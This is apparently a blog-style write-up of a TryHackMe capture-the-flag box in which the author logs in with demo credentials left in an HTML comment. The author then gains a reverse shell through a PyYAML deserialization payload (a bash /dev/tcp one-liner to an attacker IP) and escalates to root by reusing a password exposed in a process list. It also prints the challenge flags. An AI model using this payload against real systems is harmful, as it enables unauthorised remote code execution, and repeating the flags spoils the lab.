Beach Box Write-up (TryHackMe)
I have been trying to upskill my pentesting skills by solving a lot of CTFs recently, whether it is binary exploitation, web pentesting, etc. So fuck yeah, lets get right into it!

1. Initial Recon & Connection
First, connect to the TryHackMe VPN network:
openvpn ~/Downloads/ap-south-1-nirusakimalaal-regular-2.ovpn
After connecting to the VPN, deploy the target machine and navigate to the assigned target IP address in your browser:
http://10.48.173.80/

Checking the HTML source code of the webpage:
<div class="card" style="max-width:420px;margin:48px auto;">
  <h1>DJ booth sign-in</h1>
  <p class="muted">Manage the jukebox playlists for tonight's set.</p>
  <!--
    staff note: the demo DJ login is still enabled for the soft opening.
    dj / dj  -- swap this before the season starts (ticket BAR-7)
  -->
  <form method="post">
    <label for="username">Username</label>
    <input type="text" id="username" name="username" autocomplete="off" autofocus>
    <label for="password">Password</label>
    <input type="password" id="password" name="password" autocomplete="off">
    <button type="submit">Step up to the decks</button>
  </form>
</div>
Lets start pwning this bitch! The staff comment explicitly reveals credentials left behind for soft opening testing:
- Username:
dj - Password:
dj
Authenticate using these credentials to access the main dashboard.

2. Exploitation: Python YAML Deserialization RCE
Navigating to the Import tab on the dashboard:

The application accepts and parses YAML (.yml) playlist files.
So lets try to pwn this bitch again! PyYAML deserialization vulnerabilities allow arbitrary Python command execution via !!python/object/new:os.system.
Craft the malicious payload in a file named payload.yml:
!!python/object/new:os.system

- 'bash -c "bash -i >& /dev/tcp/192.168.189.240/3333 0>&1"'
This payload executes a shell command that opens an interactive TCP reverse shell connecting back to the attacker IP address (192.168.189.240) on port 3333.
Start a Netcat listener on the attacker machine:
❯ nc -lvnp 3333
Listening on 0.0.0.0 3333


Upload payload.yml in the Import section of the web app. The reverse shell triggers immediately:
❯ nc -lvnp 3333
Listening on 0.0.0.0 3333
Connection received on 10.48.173.80 53024
bash: cannot set terminal process group (608): Inappropriate ioctl for device
bash: no job control in this shell
bartender@tryhackme-2404:/opt/beach-bar/webapp$
Fix terminal compatibility:
export TERM=xterm
Navigate to the user home directory and read the user flag:
cd ~
ls
cat user.txt
- User Flag:
THM{y4ml_pl4yl1st_pwns_th3_b34ch}
This bitch is pwned!
3. Privilege Escalation to Root
Now we need to find the root flag.
Navigating back to the application base directory:
cd /opt/beach-bar
Checking running Python processes on the system:
ps -ef | grep python
Terminal process output:
root         607       1  0 18:48 ?        00:00:00 /opt/beach-bar/venv/bin/python /opt/beach-bar/jukeboxd/jukeboxd.py --stream-pass SunsetSpritz2024! --bitrate 320k
root         608       1  0 18:48 ?        00:00:00 /opt/beach-bar/venv/bin/python3 /opt/beach-bar/venv/bin/gunicorn -w 2 -b 0.0.0.0:80 --user bartender --group bartender app:app
root         646       1  0 18:48 ?        00:00:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
bartend+     717     608  0 18:48 ?        00:00:00 /opt/beach-bar/venv/bin/python3 /opt/beach-bar/venv/bin/gunicorn -w 2 -b 0.0.0.0:80 --user bartender --group bartender app:app
bartend+    1261     608  0 18:48 ?        00:00:00 /opt/beach-bar/venv/bin/python3 /opt/beach-bar/venv/bin/gunicorn -w 2 -b 0.0.0.0:80 --user bartender --group bartender app:app
bartend+    1277    1251  0 19:03 ?        00:00:00 grep --color=auto python
Analyzing PID 607:
root 607 1 0 18:48 ? 00:00:00 /opt/beach-bar/venv/bin/python /opt/beach-bar/jukeboxd/jukeboxd.py --stream-pass SunsetSpritz2024! --bitrate 320k
Notice this process is owned by the root user, not the standard bartender service account. The process command line exposes a stream password: SunsetSpritz2024!.
Testing credential reuse for the root account:
bartender@tryhackme-2404:/opt/beach-bar$ ls
jukeboxd  venv  webapp
bartender@tryhackme-2404:/opt/beach-bar$ su root
Password: SunsetSpritz2024!
whoami
root

We pwned this bitch to the root!
- Root Flag:
THM{cr3d3nt14l_r3us3_4t_th3_b34ch_b4r}
Bye Byeee Guysss… See you later….

Discussion (0)
Leave a Comment